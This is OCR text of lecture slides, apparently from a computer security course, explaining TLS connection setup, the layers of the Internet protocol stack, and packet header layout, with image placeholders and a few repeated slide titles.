
5. Establish a secure connection using **TLS** (https)




Well if you really possess the corresponding private key, prove it by signing your Diffie/Hellman half of a DHE using the private key?

(DHE/ECDHE key exchange)

5. Establish a secure connection using **TLS** (https)



5. Establish a secure connection using **TLS** (https)




```
GET /search?query=
who+is+evanbot%3F…
```


6. Finally, your laptop can send along your query!
(Using HTTP inside the ***TLS channel***)

Layering

- Internet design is strongly partitioned into layers
  - Each layer relies on services provided by next layer below …
  - … and provides services to layer above it
- Analogy:
  - Consider structure of an application you've written and the "services" each layer relies on / provides


Code You Write
Run-Time Library
System Calls
Device Drivers
Voltage Levels / Magnetic Domains
Fully isolated from user programs

Internet Layering (“Protocol Stack”/**“OSI Model”**)



8 **People & Politics**

7 **Application**

4 **Transport**

3 **(Inter)Network**

2 **Link**

1 **Physical**

Note on a point of potential confusion: these diagrams are always drawn with lower layers **below** higher layers …

But diagrams showing the layouts of packets are often the *opposite*, with the lower layers at the **top** since their headers <u>precede</u> those for higher layers


(And nobody remembers what layers 5 and 6 are for (“Session” and “Presentation) for the trivia buffs because they aren’t really used)

(also, layer 8 is a “joke”, but really is important)

Packets and The Network

- Modern networks break communications up into packets
  - For our purposes, packets contain a variable amount of data up to a maximum specified by the particular network
- The sending computer breaks up the message and the receiving computer puts it back together
  - So the software doesn't actually see the packets per-se
  - Network itself is ***packet switched***: sending each packet on towards its next destination
- Other properties:
  - Packets are received ***correctly*** or not at all in the face of ***random*** errors
    - The network does not enforce correctness in the face of adversarial inputs:
      They are checksums not cryptographic MACs.
  - Packets may be ***unreliable*** and "dropped"
    - Its up to higher-level protocols to make the connection Reliable

Horizontal View of a Single Packet


First bit transmitted


Link Layer Header

(Inter)Network Layer Header (IP)

Transport Layer Header

Application Data: structure depends on the application …

Vertical View of a Single Packet



First bit transmitted

Link Layer Header


(Inter)Network Layer Header (IP)

Transport Layer Header


Application Data: structure depends on the application

.
.
.
.
.
.

Internet Layering (“Protocol Stack”)




Layer 1: Physical Layer



Encoding bits to send them over a <u>single</u> **physical link**

e.g. patterns of
voltage levels /
photon intensities /
RF modulation

Layer 2: Link Layer



Framing and transmission of a collection of bits into individual messages sent across a single "subnetwork" (one physical technology)

Might involve multiple *physical links* (e.g., modern Ethernet)


Often technology supports broadcast transmission (**every** "node" connected to subnet receives)

Layer 3: (Inter)Network Layer *(IP)*

Bridges multiple “subnets” to provide *end-to-end* internet connectivity between nodes


- Provides global addressing

Works across different link technologies



***Different* for each Internet “hop”**

Layer 4: Transport Layer




End-to-end communication between processes

Different services provided:
TCP = reliable *byte stream*
UDP = unreliable *datagrams*

(Datagram = single packet message)

Layer 7: Application Layer



Communication of whatever you wish


Can use whatever transport(s) is convenient

Freely structured

E.g.:

- Skype, SMTP (email), HTTP (Web), Halo, BitTorrent

4.5: Some Crypto…




TLS cryptography
(aka the 's' in HTTPS)

Often basically used as a "layer 4.5" transport layer to encrypt otherwise unencrypted network connections


Other times crypto may be at the application layer (e.g. ssh

Internet Layering ("Protocol Stack")




Implemented only at hosts, not at interior routers ("dumb network")

Internet Layering ("Protocol Stack")

